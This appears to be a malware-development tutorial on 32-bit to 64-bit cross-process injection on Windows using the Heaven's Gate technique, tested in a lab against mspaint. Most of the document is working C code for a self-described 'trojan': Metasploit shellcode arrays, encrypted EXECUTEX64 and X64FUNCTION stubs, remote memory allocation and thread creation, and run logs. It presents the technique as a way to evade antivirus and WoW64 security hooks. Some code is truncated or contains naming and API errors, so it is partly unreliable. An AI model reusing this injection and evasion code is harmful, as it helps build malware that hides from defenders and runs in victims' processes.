

32-bit to 64-bit Cross Injection

In this section, we will learn about the 32-bit to 64-bit cross-injection, and we will see how to inject a 64-bit payload into a 64-bit process using a 32-bit process.


Types of Cross Injection:

Types of Cross Injections



Here the 4th one will normally fail, but there is a trick to make it work.

How 32-bit applications run on 64-bit System




If a 32-bit process wants to run with a 64-bit kernel, then it has to go through Windows-on-Windows Emulator(WOW64), where it has the Security Hooks, and then the emulator will make the system calls. It even has got Security Hooks, to monitor the 32-bit process.

However, there is a way to bypass this by using Stephen Fewer's EXECUTEX64 AND X64FUNCTIONS algorithms found in the Metasploit-Framework. This method is also known as Heaven's Gate Technique.

Advantages of Heaven's Gate Cross Injection

- Heaven's Gate bypasses the security measures of WoW64 emulator
- AV and security hooks which depends on WoW64 is therefore evaded

32-bit to 64-bit cross injection



Now let's see how it works:

On the left, we have a 32-bit trojan, with a 64-bit payload, the trojan is running in 32-bit mode.

Inside we have two other shellcodes too EXECUTEX64 and X64 FUNCTION, both of which come by Stephen Fewer's Metasploit framework.

Now, on the right we have the target process, which is a 64-bit process, and it is the one where we are going to inject.

1. At first we are going to copy the payload to the Target Process
2. Then the trojan is going to change from 32-bit to 64-bit trojan, using EXECUTE X64,
3. Then we will execute the payload in the target process by using X64 FUNCTION, which is done by using the RtlCreateUserThread function.

Let's see the code:

```

1  #include <windows.h>
2  #include <winternl.h>
3  #include <stdio.h>
4  #include <stdlib.h>
5  #include <string.h>
6  #include <tlhelp32.h>
7  #include <wincrypt.h>
8
9  #pragma comment(lib, "user32.lib")
10 #pragma comment(lib, "crypt32.lib")
11 #pragma comment(lib, "advapi32")
12
13
14 // MessageBox shellcode - 64-bit generated using metasploit on kali
15 unsigned char payload_64_bit[355] = {
16     0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
17     0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
18     0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
19     0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
20     0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
21     0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
22     0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
23     0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
24     0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
25     0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
26     0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
27     0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
28     0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
29     0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
30     0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
31     0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
32     0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
33     0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
34     0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
35     0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
36     0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
37     0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
38     0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
39     0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
40     0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
41     0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
42     0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
43     0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
44     0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
45     0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
46 };
47
48 unsigned int payload_64_bit_length = 355;

```

```

50 // MessageBox shellcode - 32-bit generated using metasploit on kali
51 unsigned char payload_32_bit[253] = {
52     0xD9, 0xEB, 0x9B, 0xD9, 0x74, 0x24, 0xF4, 0x31, 0xD2, 0xB2, 0x77, 0x31,
53     0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C, 0x8B,
54     0x46, 0x08, 0x8B, 0x7E, 0x20, 0x8B, 0x36, 0x38, 0x4F, 0x18, 0x75, 0xF3,
55     0x59, 0x01, 0xD1, 0xFF, 0xE1, 0x60, 0x8B, 0x6C, 0x24, 0x24, 0x8B, 0x45,
56     0x3C, 0x8B, 0x54, 0x28, 0x78, 0x01, 0xEA, 0x8B, 0x4A, 0x18, 0x8B, 0x5A,
57     0x20, 0x01, 0xEB, 0xE3, 0x34, 0x49, 0x8B, 0x34, 0x8B, 0x01, 0xEE, 0x31,
58     0xFF, 0x31, 0xC0, 0xFC, 0xAC, 0x84, 0xC0, 0x74, 0x07, 0xC1, 0xCF, 0x0D,
59     0x01, 0xC7, 0xEB, 0xF4, 0x3B, 0x7C, 0x24, 0x28, 0x75, 0xE1, 0x8B, 0x5A,
60     0x24, 0x01, 0xEB, 0x66, 0x8B, 0x0C, 0x4B, 0x8B, 0x5A, 0x1C, 0x01, 0xEB,
61     0x8B, 0x04, 0x8B, 0x01, 0xE8, 0x89, 0x44, 0x24, 0x1C, 0x61, 0xC3, 0xB2,
62     0x08, 0x29, 0xD4, 0x89, 0xE5, 0x89, 0xC2, 0x68, 0x8E, 0x4E, 0x0E, 0xEC,
63     0x52, 0xE8, 0x9F, 0xFF, 0xFF, 0xFF, 0x89, 0x45, 0x04, 0xBB, 0xEF, 0xCE,
64     0xE0, 0x60, 0x87, 0x1C, 0x24, 0x52, 0xE8, 0x8E, 0xFF, 0xFF, 0xFF, 0x89,
65     0x45, 0x08, 0x68, 0x6C, 0x6C, 0x20, 0x41, 0x68, 0x33, 0x32, 0x2E, 0x64,
66     0x68, 0x75, 0x73, 0x65, 0x72, 0x30, 0xDB, 0x88, 0x5C, 0x24, 0x0A, 0x89,
67     0xE6, 0x56, 0xFF, 0x55, 0x04, 0x89, 0xC2, 0x50, 0xBB, 0xA8, 0xA2, 0x4D,
68     0xBC, 0x87, 0x1C, 0x24, 0x52, 0xE8, 0x5F, 0xFF, 0xFF, 0xFF, 0x68, 0x58,
69     0x20, 0x20, 0x20, 0x68, 0x48, 0x69, 0x69, 0x69, 0x31, 0xDB, 0x88, 0x5C,
70     0x24, 0x04, 0x89, 0xE3, 0x68, 0x6F, 0x58, 0x20, 0x20, 0x68, 0x68, 0x65,
71     0x6C, 0x6C, 0x31, 0xC9, 0x88, 0x4C, 0x24, 0x05, 0x89, 0xE1, 0x31, 0xD2,
72     0x6A, 0x10, 0x53, 0x51, 0x52, 0xFF, 0xD0, 0x31, 0xC0, 0x50, 0xFF, 0x55,
73     0x08
74 };
75 unsigned int payload_32_bit_length = 253;
76

```

```

106 typedef BOOL (WINAPI * X64FUNCTION)( DWORD dwParameter );
107 typedef DWORD (WINAPI * EXECUTEX64)( X64FUNCTION pFunction, DWORD dwParameter );
108
109 //-- This struct is used in X64FUNCTION (remotethread)
110 typedef struct _WOW64CONTEXT {
111     union {
112         HANDLE hProcess;
113         BYTE bPadding2[8];
114     } h;
115
116     union {
117         LPVOID lpStartAddress;
118         BYTE bPadding1[8];
119     } s;
120
121     union {
122         LPVOID lpParameter;
123         BYTE bPadding2[8];
124     } p;
125     union {
126         HANDLE hThread;
127         BYTE bPadding2[8];
128     } t;
129 } WOW64CONTEXT, * LPWOW64CONTEXT;

```

```

132 int SearchForTarget(const char *procname) {
133
134     HANDLE hProcSnap;
135     PROCESSENTRY32 pe32;
136     int pid = 0;
137
138     hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
139     if (INVALID_HANDLE_VALUE == hProcSnap) return 0;
140
141     pe32.dwSize = sizeof(PROCESSENTRY32);
142
143     if (!Process32First(hProcSnap, &pe32)) {
144         CloseHandle(hProcSnap);
145         return 0;
146     }
147
148     while (Process32Next(hProcSnap, &pe32)) {
149         if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
150             pid = pe32.th32ProcessID;
151             break;
152         }
153     }
154
155     CloseHandle(hProcSnap);
156
157     return pid;
158 }

```

```

160 //-- classic injection without using Heaven's Gate
161 int ClassicInject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {
162
163     LPVOID pRemoteCode = NULL;
164     HANDLE hThread = NULL;
165
166
167     pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
168     WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);
169
170     hThread = CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE) pRemoteCode, NULL, 0, NULL);
171
172     printf("Thread Handle = %x\n", hThread);
173
174     if (hThread != NULL) {
175         WaitForSingleObject(hThread, 500);
176         CloseHandle(hThread);
177         return 0;
178     }
179     return -1;
180 }

```

```

182 //-- Using Heaven's Gate technique
183 int HeavensGateInject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {
184
185     LPVOID pRemoteCode = NULL;
186     EXECUTE64 pExecute64 = NULL;
187     X64FUNCTION pX64function = NULL;
188     WOW64CONTEXT * ctx = NULL;
189
190
191     //-- executex64_shellcode function (switches to 64-bit mode and runs x64function_shellcode)
192     unsigned char executex64_shellcode[] = { 0xb0, 0x50, 0xcd, 0x6, 0x9a, 0xf3, 0x2, 0xc8, 0xa0, 0x97, 0xab, 0xa2, 0x9f, 0x1e, 0xb3, 0xa7, 0xd9, 0x84, 0xba, 0xc2, 0x79, 0xf, 0xe6, 0x15, 0xa, 0xae, 0xbf, 0xf8, 0x2
193
194
195     unsigned int executex64_shellcode_length = sizeof(executex64_shellcode);
196
197     unsigned char executex64_key[] = { 0x4c, 0x42, 0x52, 0x25, 0xa4, 0x61, 0xe0, 0x61, 0xb6, 0xdf, 0xbd, 0x79, 0x8e, 0xf3, 0x2f, 0xfc };
198
199     size_t executex64_key_len = sizeof(executex64_key);
200
201     //-- x64function (calling RtlCreateUserThread in target process)
202     unsigned char x64function_shellcode[] = { 0x9c, 0x8a, 0x85, 0x2c, 0x8c, 0x33, 0xc3, 0x71, 0xf, 0xa5, 0x4c, 0x3d, 0x7f, 0x2c, 0xe4, 0xd5, 0xb2, 0x6, 0x9f, 0xf2, 0x7e, 0xe6, 0x4b, 0x7d, 0xad, 0x48, 0xa5, 0xb4,
203
204     unsigned int x64function_shellcode_length = sizeof(x64function_shellcode);
205
206     unsigned char x64function_key[] = { 0x47, 0x7d, 0x11, 0x9a, 0x2d, 0xb, 0x94, 0x7f, 0x5, 0xa6, 0x19, 0xef, 0x8a, 0x84, 0xa4, 0xd };
207     size_t x64function_key_len = sizeof(x64function_key);
208

```

```

209 //-- Inject payload into target process
210 pRemoteCode = VirtualAlloc(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
211 WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);
212
213 printf("remote code = %p\nPress enter to continue...\n", pRemoteCode);
214 getchar();
215
216 //-- allocate a RW buffer in this process for the EXECUTE64 function
217 pExecuteX64 = (EXECUTE64)VirtualAlloc( NULL, sizeof(executex64_shellcode), MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE );
218 // alloc a RW buffer in this process for the X64FUNCTION function (and its context)
219 pX64function = (X64FUNCTION)VirtualAlloc( NULL, sizeof(x64function_shellcode)+sizeof(WOW64CONTEXT), MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE );
220
221 printf("pExecuteX64 = %p ; pX64function = %p\nPress Enter to continue...\n", pExecuteX64, pX64function);
222 getchar();
223
224 //-- [optional] insert decryption code here if executex64 shellcode was encrypted --
225 DecryptAES((char *) executex64_shellcode, executex64_shellcode_length, (char *) executex64_key, executex64_key_len);
226 memcpy( pExecuteX64, executex64_shellcode, executex64_shellcode_length );
227 VirtualAlloc( pExecuteX64, sizeof(executex64_shellcode), MEM_COMMIT, PAGE_EXECUTE_READ );
228
229 //-- [optional] insert decryption code here if x64function shellcode was encrypted --
230 DecryptAES((char *) x64function_shellcode, x64function_shellcode_length, (char *) x64function_key, x64function_key_len);
231 memcpy( pX64function, x64function_shellcode, x64function_shellcode_length );
232
233 // pX64function shellcode modifies itself during the runtime, so memory has to be RWX
234 VirtualAlloc( pX64function, sizeof(x64function_shellcode)+sizeof(WOW64CONTEXT), MEM_COMMIT, PAGE_EXECUTE_READWRITE );
235
236 // set the context
237 ctx = (WOW64CONTEXT *) ( (BYTE *) pX64function + x64function_shellcode_length );
238
239 ctx->hProcess = hProc;
240 ctx->s.lpStartAddress = pRemoteCode;
241 ctx->p.lpParameter = 0;
242 ctx->t.hThread = NULL;
243

```

```

244 // run a new thread in target process
245 pExecuteX64( pX64function, (DWORD)ctx );
246
247 if( ctx->t.hThread ) {
248     // if success, resume the thread -> execute payload
249     printf("Thread created but in suspended state\nPress enter to ResumeThread()...");
250     getchar();
251     ResumeThread(ctx->t.hThread);
252
253     // cleanup in target process
254     VirtualFree(pExecuteX64, 0, MEM_RELEASE);
255     VirtualFree(pX64function, 0, MEM_RELEASE);
256
257     return 0;
258 }
259 else
260     return 1;
261 }
262

```

```

266 -- The Four Types of Cross Injections: --
267 [] 64-bit trojan [with 64-bit payload] --> 64-bit target
268 [] 32-bit trojan [with 32-bit payload] --> 32-bit target
269 [] 64-bit trojan [with 32-bit payload] --> 32-bit target
270 [] 32-bit trojan [with 64-bit payload] --> 64-bit target
271
272 */
273
274 int main(void) {
275     int pid = 0;
276     HANDLE hProc = NULL;
277
278     pid = SearchForTarget("mspaint.exe");
279
280     if (pid) {
281         printf("mspaint.exe PID = %d\n", pid);
282
283         //-- open target process
284         hProc = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
285                             PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
286                             FALSE, (DWORD) pid);
287
288         if (hProc != NULL) {
289             //-- either use ClassicInject(), or, HeavensGateInject()
290             //-- payload can be either, payload_64_bit with payload_64_bit_length
291             //-- or, payload_32_bit with payload_32_bit_length
292             //ClassicInject(hProc, payload_64_bit, payload_64_bit_length);
293             HeavensGateInject(hProc, payload_64_bit, payload_64_bit_length);
294             CloseHandle(hProc);
295         }
296     }
297     return 0;
298 }
299
300

```

So, here we will be looking at the ClassicInject function:

So, here first we will allocate the memory in the target process using VirtualAllocEx, then we will write to the memory, using WriteProcessMemory, and then we will run the payload, in which the shellcode has been injected. For now, as said earlier we will be using the ClassicInject function

So, now we will compile each type of injection:

1. 64-bit process, 64-bit payload, and 64-bit target process:

So, now let's compile the .bar file to get the .exe file, and then we will see whether our code is working properly or not.

If you want the information about the trojan, it is done by using the command: “dumpbin /headers (file_name).exe”

You will get a lot of information on the .exe file.

If you just want what type of file is it, then use the command:

“dumpbin /headers (file_name).exe | findstr /i machine”

```
FLARE-VM 12-04-2024 21:53:59.91
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
8664 machine (x64)

FLARE-VM 12-04-2024 21:54:16.66
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>_
```

Here in the output, we can see that we get x64, which means 64-bit.

2. 32-bit process, 32-bit payload, and 32-bit target process:

Make sure to make these changes in the code:

```
ClassicInject(hProc, payload_32_bit, payload_32_bit_length);
```

From 64 to 32, in both parameters.

And we will use the x86 command prompt, and then compile the .bat file.

And to check whether the .exe file is a 32 or a 64-bit file, we will use the above dumpbin command to check it:

```
FLARE-VM 12-04-2024 21:58:17.69
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine
14C machine (x86)
32 bit word machine

FLARE-VM 12-04-2024 21:58:56.53
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

And here we can see that it is indeed a 32-bit program. So, let's run to see whether our shellcode is executing or not:

But before that make sure to open the mspaint 32-bit version, which can be found in “C:\Windows\SysWOW64\mspaint.exe”

And now run the .exe file, and we can see here that we got a pop-up message box:

3. 64-bit process, 32-bit payload, and 32-bit target process:

So, just run the same code in the x64 compiler, now run the .bat file, then run the dumpbin command to check whether it is an a32 or 64-bit process


```
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjectrojan.cpp

FLARE-VM 12-04-2024 22:11:50.89
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumpbin /headers xinjectrojan.exe | findstr /i machine

      8664 machine (x64)


FLARE-VM 12-04-2024 22:12:01.25
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

And we can see that it is a 64-bit process because we compiled it in a 64-bit compiler. But here the target is a 32-bit process(mspaint).



Here we can see that even though the trojan was a 64-bit process, we are getting a 32-bit message pop-up box, so our shellcode is working properly.

We can once again check it in the Process Hacker:



And we can see that it is indeed our payload.

So, now let's try the last method:

4. 32-bit process, 64-bit payload, and 64-bit target process:

This time we have to modify our code:

```
293 ClassicInject(hProc, payload_64_bit, payload_64_bit_length);
```

And we will compile our trojan in x86 because our trojan will be a 32-bit process.

And we can check whether it is a 32-bit process or a 64-bit process:

```
FLARE-VM 12-04-2024 22:02:33.36
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>compile.bat
xinjecttrojan.cpp

FLARE-VM 12-04-2024 22:20:10.99
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>dumppbin /headers xinjecttrojan.exe | findstr /i machine
14C machine (x86)
32 bit word machine

FLARE-VM 12-04-2024 22:20:16.09
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```


Then run the .exe file, and make sure that 64-bit mspaint is open.

And we can see that it fails:

```
FLARE-VM 12-04-2024 22:20:16.09
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>xinjectorjan.exe
mspaint.exe PID = 4700
Thread Handle = 0

FLARE-VM 12-04-2024 22:21:40.18
C:\Users\Red\Desktop\project\week-2\10-cross-injection-v2-encrypted>
```

